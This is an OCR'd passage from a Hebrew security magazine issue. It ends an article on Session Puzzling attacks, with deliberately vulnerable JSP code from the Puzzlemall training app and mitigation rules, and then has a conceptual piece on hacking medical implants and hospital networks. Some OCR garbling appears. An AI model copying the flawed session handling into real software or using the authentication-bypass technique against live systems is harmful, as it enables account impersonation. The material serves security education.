
בכדי לתקוף רכיב המשלב ערכי Session בבניית שאילתה באופן דינאמי, ניתן להפעיל תהליך המאכלס או דורס את המשתנה בו נעשה שימוש להרכבת השאילתה, ולאחר מכן לגשת לרכיב שמריץ את השאילתה. בדוגמא המוצגת, גישה לרכיב העזרה בתור משתמש מזוהה גורמת לשרת לחשב נתונים הקשורים למשתמש באמצעות שימוש בערכי Session (מזהה המשתמש השמור ב-Session):





בכדי לנצל חשיפה זו, הפורץ שולח קלטים זדוניים לרכיב הדורס את ערכי ה-Session המשמשים את הרכיב המותקף (נתוני זהות המשתמש), ועל ידי כך מאחסן את הקלט הזדוני בזיכרון ה-Session:







בשלב הסופי, הפורץ ניגש שוב לרכיב המותקף, אשר עושה שימוש בערכי ה-Session שהושפעו באופן עקיף על ידי הפורץ, ובעקבות זאת, חושף את עצמו למתקפות:





Session Puzzling דוגמאות קוד פגיעות להתקפות

רכיב ההזדהות מאכלס את זכרון ה-Session בזהות המשתמש, במידה ותהליך ההזדהות מצליח:

```
    [a] login, jsp
    □ recovery-phase2, jsp
    □ verifyidentity, jsp
    □ viewprofile, jsp

                                                                                              String SqlString =
                "SELECT username " +
                "FROM users " +
                "WHERE username = ? AND password = ?";
                PreparedStatement pstmt = conn.prepareStatement(SqlString);
                pstmt.setString(1, username);
                pstmt.setString(2, password);
                ResultSet rs = pstmt.executeQuery();
                if(rs.next()) {
                    session.setAttribute(
                             SessionConstants.USERNAME VARIABLE,
                             (String)rs.getString(1));
                    session.setAttribute(
                             SessionConstants.ROLE VARIABLE,
                             DataAccessMethods.getUserRole(username));
                    RequestDispatcher dispatcher = request.getRequestDispatcher("/private/
                    dispatcher.forward(request,response);
```

אך במקרים רבים, רכיבים אחרים עשויים לאכלס ערכים זהים בזכרון ה-Session, כמו דף שחזור הסיסמא בדוגמא הבאה:

```
e recovery-phase2.jsp 🕱 🖹 verifyidentity.jsp 🗎 viewprofile.jsp 📔 mainmenu.jsp
                                                                                        -
String username = request.getParameter("username");
if (session.getAttribute(SessionConstants.FLOW_PHASE2_VARIABLE) != null) {
    if(((String)session.getAttribute(SessionConstants.FLOW_PHASE2_VARIABLE))
     .equalsIgnoreCase(SystemConstants.TRUE_VALUE)) {
        username = (String)session.getAttribute(SessionConstants.USERNAME VARIABLE);
        session.setAttribute(SessionConstants.FLOW PHASE2 VARIABLE,
                             SystemConstants.FALSE_VALUE);
    } //end of inner if
} //end of outer if
session.setAttribute(SessionConstants.USERNAME_VARIABLE, username);
if (username == null) {
    session.setAttribute(SessionConstants.REGISTRATION MSG VARIABLE,
        "Please provide a valid username!");
    response.sendRedirect("/puzzlemall/recovery-phase1.jsp");
```



המשתנה ב-Session המאחסן את זהות המשתמש משמש לאכיפת תהליך ההזדהות במערכת:

ולכן דריסת ערכו של משתנה זה (או יצירתו) באמצעות שימוש ברכיב שחזור הסיסמא תאפשר עקיפה מלאה של תהליך ההזדהות והתחזות למשתמשים קיימים ברכיבים המסתמכים עליו:

```
recovery-phase2,jsp verifyidentity,jsp viewprofile,jsp mainmenu.jsp
   <%@ include file="../includes/disablecache.jsp" %>
<%@ include file="../includes/verifyidentity.jsp" %</pre>
  <!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/h</pre>
 ⊖ <html>
 ⊖ <head>
  <meta http-equiv="Content-Type" content="text/html; charset=ISO-8859-1">
   <title>Puzzle Mall - My Profile</title>
  </head>
 ⊖<body>
  <%@ include file="../includes/sitebanner.jsp" %>
  <%@ include file="../includes/mainmenulink.jsp" %>
 0/2
  String username = HtmlEncoder.htmlEncode((String)
      session.getAttribute(SessionConstants.USERNAME_VARIABLE));
  String role = (String)
       session.getAttribute(SessionConstants.ROLE_VARIABLE);
                                                                                              _ _
🖹 mainmenu.jsp 🛭 🔪
   <%@ page language="java" contentType="text/html; charset=ISO-8859-1"</pre>
        pageEncoding="ISO-8859-1"%>
   <%@page import="com.puzzlemall.constants.SessionConstants" %>
   <%@page import="com.puzzlemall.constants.SystemConstants" %>
   <%@page import="com.puzzlemall.security.HtmlEncoder" %>
    (%M include file="../includes/disablecache.isp" %>
   <%@ include file="../includes/verifyidentity.jsp" %>
   <!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/h</pre>
  <html>
  ⊖ <head>
   <meta http-equiv="Content-Type" content="text/html; charset=ISO-8859-1">
   <title>Puzzle Mall Main Menu</title>
   </head>
  Shody>
   <%@ include file="../includes/sitebanner.jsp" %>
   <%@ include file="../includes/mainmenulink.jsp" %>
  <center>
```



ניתן למצוא דוגמאות קוד מלאות באפליקציית התרגול Puzzlemall:

http://code.google.com/p/puzzlemall

פתרונות ברמת הקוד לחשיפות Session Puzzle

בכדי להתמודד מול התקפות Session Puzzling, יש לוודא כי הכללים הבאים נאכפים במערכת:

- 1. על מודולים פומביים להשתמש במשתני Session שונים מאלו המשמשים לתהליכים פנימיים, ובכלל זה דגלי זיהוי, נתוני זיהוי, הרשאות ומשתנים נוספים.
 - 2. על תהליכים לאכלס את זיכרון ה-Session בנתונים רק לאחר בדיקות התקינות המתאימות.
- 3. על ערכי Session שהושפעו על ידי המשתמש לעבור ולידציה, בקרת הרשאות וקידוד, באופן זהה לזה של משתנים שנובעים באופן ישיר מצד המשתמש.
 - 4. אין להשתמש בדגלים Session זהים בתהליכים מסוגים שונים.
 - 5. יש להימנע מאכלוס ה-Session בערכים שלא לצורך.

קישורים למאמר המקורי

מאמר זה מבוסס על מאמר שפורסם על ידי שי חן, מנהל טכנולוגי ב-Hacktics ASC, קבוצת האבטחה של Ernst & Young.

המאמר המקורי כולל דוגמאות, פתרונות ותרחישים נוספים, וניתן להורדה מהכתובת הבאה:

http://puzzlemall.googlecode.com/files/Session%20Puzzles%20-%20Indirect%20Application%20Attack%20Vectors%20-%20May%202011%20EY%20HASC%20-%20Whitepaper.pdf

המאמר פורסם בליווי ערכה ייעודית ללימוד ותרגול החשיפה, אשר ניתנת להורדה בכתובת הבאה:

http://code.google.com/p/puzzlemall/

חלקים נרחבים מהמאמר הנ"ל תורגמו מהמאמר המקורי, בעצתו ובהדרכתו של המחבר המקורי.



Medical Hazardous Implants

Ce@ser / מאת עידו נאור

הקדמה

בשנים האחרונות מכשירים רפואיים הפכו מלוטשים וחכמים הרבה יותר מאי פעם, אך אבטחתם, ועדכוני ההגנה עבורם משתרכים מאחור. לדוגמא, מומחי אבטחה גילו כי קיימת מערכת אינסולין, בהיקף של משאבת אינסולין אלחוטית בשילוב עם צג גלוקוז (רמת הסוכר בדם) - הנמצאת בשימוש על ידי מאות אלפי חולי סוכרת בארה"ב - ופגיעה להתקפות אלחוטיות. לאחר שימוש בחומרה נגישה, מדריך המשתמש ומידע זמין לציבור, מדענים אספו מידע על המערכת כגון: מינון אינסולין וקריאות גלוקוז (אינסולין הוא החומר שמקבלים חולי סוכרת והגלוקוז (סוכר בדם) נמדד על מנת לעקוב אחר מצבו של החולה). לאחר מחקר קצר על מדריך המשתמש, גילו החוקרים את צופן ההזדהות (קוד PIN) של המכשיר מול הרשת האלחוטית ובאמצעות חדירה למערכת, הם הראו כי הם יכולים לשלוט באופן אלחוטי על המינון של האינסולין במערכת.

אמנם אבטחה אלחוטית נפוצה מאוד בקרב נתבים טלפונים או סלולאריים בבית, אבל התמודדות עם אותו נושא עבור מכשיר רפואי הוא משחק אחר לגמרי. לא כל פתרונות האבטחה שאנו מכירים היום יוכלו לעבור התאמה (customization) אוטומטית עבור מכשירים רפואיים. וזה המקום שבו המוחות החדשניים שלנו נכנסים לתמונה.

מכשירים רפואיים נעשים קטנים וקלים יותר, כך הם נצמדים לחולה ובקלות ניתן לשאת אותם יום יום. תכונות עתידיות נוספות ישימו זן נוסף של מכשירים על המדף, בתוספת של כוח סוללה והקטנת גודלה. ישנן עדיין הרבה סוגיות כגון: עלות, אחזקה, עמידות וכו'. אבל אותנו מעניין רק דבר אחד: אבטחת מידע.

האם ישנה אפשרות שהאקר במאה ה-21 יוכל לשבת בבית קפה, כשבצד השני של הרחוב יושבת דמות כמטרה? האם האקרים זדוניים יהפכו להיות הרוצחים השכירים של המחר? ואיך נבדיל בין הטובים לרעים? בין אלו שבודקים את עמידות המערכת לבין אלו שמנסים להפיל אותה? זו חידה שהתשובה עליה תגיע כנראה בקרוב.



אנו נכנסים לעידן שבו, ההאקרים, נהיים הלוחמים בשטח (בין אם הגנה או התקפה), בעוד המפתחים, אנשי האינטגרציה והאוטומציה, נהיים היוצרים של המכניזם, ההופך להיות יותר ויותר חלק בלתי נפרד מחיי היום יום שלנו - בין אם זה הסמארטפון שאיתנו כל הזמן ומחזיק לוג של המיקום המדויק שלנו, הפעולות וכל הפרטים האישיים שלנו או אם זה בעתיד קוצב לב אלקטרוני המשדר ברשת אישית, ואחראי על סדירות פעימות הלב של אחד הקרובים אלינו (חס וחלילה, רק בריאות - אמן!).

חוקרים הציעו אפשרות לשתי התפתחויות אפשריות, ברמת הקונספט, לתיקוני אבטחה. דרך אחת תהיה להשתמש בקודים שסביר להניח כי שמעתם עליהם הנקראים: "Rolling Codes" - מדובר בשיטת הצפנה להשתמש בקודים שסביר להניח כי שמעתם עליהם הנקראים: "Pseudo Random Number Generator"). ההקבלה המקובלת לשימוש באלגורית ביזה היא לשלט של רכב או חנייה פרטית. שיטת הקוד היא בעזרת שני רכיבים בעלי תפקידים, ה-Transmitter וה-Receiver. האלגוריתם פועל בצורה רנדומלית כך שה-Transmitter משנה את קוד הפתיחה לאחר כל שימוש, וה-Receiver מצפה לקומבינציה מוסכמת לאחר ההחלפה. כך מדענים סבורים שיהיה לפורץ (של אותו מכשור רפואי) קשה יותר. כמובן שהכל תחת ההגדרה: "קונספטואלי בלבד", ולדעת רבים האלגוריתם יהיה חזק הרבה יותר מאותו PRNG המוכר לנו כיום.

דרך נוספת להפוך את מערכת התקשורת למאובטחת, הם סבורים, היא להשתמש בטכנולוגיה הנקראת Body-coupled Communication המשתמשת בעור האנושי כמוליך גלי תקשורת אלחוטיים. דבר זה שומר את טווח הזיהוי מאוד קרוב לגוף, ועל ידי כך יורדת הסבירות של יירוט הרשת (והשתלטות על המכשיר) בצורה משמעותית. אך זו רק התחלה.

וטכנולוגיות אחרות Body-coupled Communication

טכנולוגית ה-Body-coupled Communicatgion עושה שימוש ברכיב אלקטרוני קטן (במקרה שלנו רפואי) אשר נמצא במגע עם עור המטופל ומשדר אות לאורך כל שטח גופו של המשתמש. אותות אלו מפוענחים ע"י ה-"Touch Panel" וניתנים לשליטה ע"י מחזיק הרכיב, אך בטווח קרוב מאוד.

כאשר הרכיב נמצא בקרבת הגוף יש לו השפעה על השדה האלקטרוני של גוף האדם בצורה כזו שהוא יכול לשמש כ-Data Transmitter. בעזרת תכונות אלו טכנולוגיה זו קיבלה קטגוריה משל עצמה שנקראת (PAN או Personal Area Net).



חוקרים רבים מכל העולם מנסים להיות הראשונים לפריצת דרך בטכנולוגיה הזו, מבחינת אבטחת מידע. מנהל המזון והתרופות האמריקני (FDA) כבר מודעים לרעש סביב בעיות האבטחה של ציוד טכנולוגי-רפואי, אך הם סבורים שהאבטחה תדביק את הפער כאשר תחל ההרגשה של חוסר בטחון בהוצאת המכשירים אל השוק הרפואי.

פריצת משאבת האינסולין אינה הפעם הראשונה בה מכשיר רפואי נפרץ. לפני כמה שנים, קבוצה נוספת של חוקרי אבטחה פרצו קוצב לב ודיפיברולטור (שוקר חשמלי ללב), אשר נעשו על ידי מדטרוניק, יצרנית המתמחה בציוד להשתלות לב. החוקרים הראו שהם יכולים לכבות את המכשירים בפתאומיות ואף לתכנת מחדש את המערכת כך שתפעיל שוקים קטלניים בלבד.

למרות כל הסיכונים הכרוכים בטכנולוגיה החדישה, היתרונות עולים על החסרונות שכן מכשירים רפואיים אלו בסופו של יום מצילים חיים או לחילופין מקנים לחולה את איכות החיים הרגילה אליה הוא היה רגיל לפני שחלה. מדובר בעצם באירוניה של אחד השקרים הגדולים ביותר בעולם האינטרנט - "קראתי ואני מבין את הסיכונים הכרוכים" ואז מסמנים V ולוחצים Next, כך גם חולים, רופאים ובתי חולים מנסים לדחוף לטכנולוגיה חדשה עוד לפני שחשבו על לאבטח אותה, או אולי סמכו על התאמה של הגנה קיימת עבור אותה טכנולוגיה (מה שהסתבר כבר כלא כל כך נכון...)

בעיקרון לא נחשף שם היצרן של אותה משאבת אינסולין, אך מצאתי תגובות על הנושא ועל המשך שימוש במשאבה. הדעות חלוקות, אך ברור כי חולים ימשיכו לסמוך על תאגידי הענק שעם הזמן יפתחו הגנות (כך לפחות הובטח לחולים), וככל שימשיכו לפתח הגנות כך ימצאו יותר ויותר פריצות.

הדור הבא של משאבות האינסולין נראה חד למדי. פרויקט "לבלב מלאכותי", למשל, עובד על מכשיר "Run שיתאים את עצמו באופן אוטומטי למינון האינסולין של המשתמש, המבוסס על שינויי רמות גלוקוז ב- "Time". כאשר המכשיר אכן יגיע לשוק, אבטחה היא משהו שהיצרנים שלה ירצו לשים לב אליו.

דוגמא נוספת לכך אפשר לראות בבית חולים שונים בארץ ובעולם. בארץ, מסוף שנת 2010, יש בתי חולים שבהם הרופאים מבצעים שימוש יום-יומי במכשיר ה-IPad של Apple (המכשיר נכנס כל כך חזק לנושא שבהם הרופאים מבצעים שימוש יום-יומי במכשיר ה-IPad (השימוש ב-IPad ובאפליקציות שונות שכבר החלו לתפור לרופאים חלוקים עם כיס יעודי ל-IPad). השימוש ב-IPad ובאפליקציות שונות המותקנות עליו כעזרים לרופא במסגרת טיפול רפואי אושר על ידי ה-FDA כבר ב-2010, ובתחילת השנה (אפליקציה בשם Mobile MIM) לשימוש אפשרי בכדי להציג תמונות של תוצאות בדיקה שונות.



אגף המחשוב של בית החולים פיתח אפליקציות יעודיות אשר מאפשרות לרופא לקבל בזמן אמת מידע על חולה ספציפי, מידע כגון תצלומי רנטגן, תצלומי CT, פרטים אישיים של המטופל ונתוני תוצאות בדיקות קודמות. אל מיטת החולה ("החכמה") מוצמד מעין נתב אלחוטי שיודע להתחבר באופן חוטי סריאלי / אלחוטי למכשור כגון משאבות, מזרקים, קוצבים וכו', ולאחד את נתוניהם תחת ממשק Web ברור ומסודר. כל שהרופא צריך לעשות הוא להתחבר לאותו ה-Router, ולקבל את כל המידע שהוא צריך על המטופל ממקור אחד ובזמן אמת.

רמת האינטגרציה שונה בין כל מכשיר ומכשיר, אך סביר להניח כי קיימים מכשירים אשר ניתנים לשליטה ולקינפוג על ידי אותו ממשק Web, כך שהרופא יוכל לתת פקודות לאותן משאבות או מזרקים להפסיק את הזרמת החומר לחולה או להגביר את המינון.

במידה ותוקף בעל כוונות זדון מצליח להתחבר לאותה הרשת שה-Router מחובר אליה- ולעקוף את ממשק ההזדהות (שבמקרים רבים אפילו לא קיים / ניתן לעקיפה על ידי הזנת פרטי הזדהות דיפולטיבים) הוא יקבל את רמת השליטה שניתנת לרופא על אותו מטופל, הנתון הזה מפחיד כשלעצמו, מפני שמכאן ועד לפגיעה בטיפול התקין של הצוות הרפואי באותו מטופל הדרך קצרה מאוד.

במידה ולא ניתן לעקוף את אותו ממשק Web או שדרך אותו הממשק אין אפשרות לשלוט בציוד הרפואי, תוקף יוכל לתקוף את הרשת ברמת פרוטוקולי הניתוב בכדי לבצע על אותן מערכות מתקפות מניעת שירות (Denial Of Services) ובכך לגרום למערכת להפסיק לשדר (ועל ידי כך למנוע מהמערכת המרכזית לקבל התראות על מצבו הבריאותי של החולה) ולגרום לצוות הרפואי לאבד מקרים דחופים שבהן החולה זקוק לעזרה מיידית.

קשה אולי להאמין לכך, אך במקרים רבים, בשל העובדה כי מדובר בציוד רפואי שצריך לעבוד ללא הפסקה וללא גורמים מעכבים, הטמעה של מערך הגנה כגון תוכנות Anti-virus על עמדות רגישות כמעט עמדות לעיבוד המידע / שינועו וכו' או של מערכי הגנה כגון תוכנות Firewall פעילים עשוי להיות כמעט בלתי אפשרי ובמקרים שונים בלתי אפשרי לחלוטין, ולא רק מהסיבה הלגיטימית כי שעמדות אלו נדרשות לספק את המידע בזמן הקצר ביותר, אלא מפני שבמקרים רבים לא ניתן לקחת את הסיכון כי תוכנת ה-False Positive תפעל על פי מצב של Palse Positive ותשבית נתחים קריטיים במערכת.



נתונים אלו, כאשר הם מוצמדים לתולעת רשת שמוטלת בתוך רשת בית החולים, אם בזדון ואם בשוגג עלול לגרום לאסון בסדר גודל שלא ניתן לתאר. והפעם לא יהיה מדובר בריקון חשבונות בנק או בגניבת פרטי משתמש- אלא בחיים של בני-אדם.

סיכום

כמו שקראתם במאמר זה ואולי אף נתקלתם בכך בעצמכם, אנו מתחילים לראות כי מכשירים רפואיים סביבנו הופכים ונהיים תקשורתיים יותר ומתוחכמים הרבה יותר, ממש כמו השינויים הטכנולוגיים סביבנו במגזרים השונים. שילוב טכנולוגיות חדישות בתחומים חשובים כגון הצלת חיי אדם זה דבר נפלא ומבורך, על ידי שימוש בטכנולוגיות חכמות שונות יהיה ניתן לצוות הרפואי בבית החולים לספק שירותים ברמה גבוהה יותר ובאופן מהיר ויעיל יותר (במקום שהאחות תעבור מיטה מיטה ולבדוק האם החולה מקבל את המינון הנכון הכל מרוכז למערכת אחת שיודעת גם לפעול במקרים שבהם צריך להתערב).

שימוש בטכנולוגיות חדשות הוא לא דבר רע, ובמקרים רבים בעולם הן עוזרות להצלת חיי-אדם באופן יום-יומי, אך כמו שההיסטוריה מלמדת אותנו: היכן שיש שימוש והטמעה של טכנולוגיות מחשוב חדשות, ניתן יהיה למצוא גם בעיות אבטחה חדשות.

אם עד עכשיו, ניצול פרצות אבטחה במערכות מידע שונות היה מאפשר לתוקף להשיג פרטי מידע על משתמש מסויים, או במקרי קיצון אף לגנוב כסף ולהשיג פרטי מידע רגישים, אז כאן, במקרים כאלה יהיה מדובר בחיי אדם. מספיק שתוקף ישנה בפרופיל החולה את סוג הדם שלו מ-"פלוס" ל-"מינוס"- בפעם הבאה שאותו חולה יקבל מנת דם... דברים לא טובים עלולים להתרחש.

ולכן חשוב לזכור, כי במידה והן לא יאובטחו כמו שצריך, ניתן יהיה לזרוע הרס רב בכל אותו המגזר. בייחוד כאשר מדובר בציוד רפואי מציל חיים. המטרה שלנו בשנים הקרובות, היא להבין מה יהיה הסיכון הבא, עוד לפני שהוא הופך לאיום.



דברי סיום

בזאת אנחנו סוגרים את הגליון ה-22 של Digital Whisper. אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב- למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה אבודות כדי להביא לכם את הגליון.

אנחנו מחפשים כתבים, מאיירים, עורכים (או בעצם - כל יצור חי עם טמפרטורת גוף בסביבת ה-37 שיש לו קצת זמן פנוי [אנו מוכנים להתפשר גם על חום גוף 36.5]) ואנשים המעוניינים לעזור ולתרום שיש לו קצת זמן פנוי [אנו מוכנים לעזור לנו ולהשתתף במגזין Digital Whisper – צרו קשר!

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת <u>editor@digitalwhisper.co.il</u>

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

"Talkin' bout a revolution sounds like a whisper"

הגליון הבא ייצא ביום האחרון של חודש יולי 2011.

אפיק קסטיאל,

ניר אדר,

31.7.2011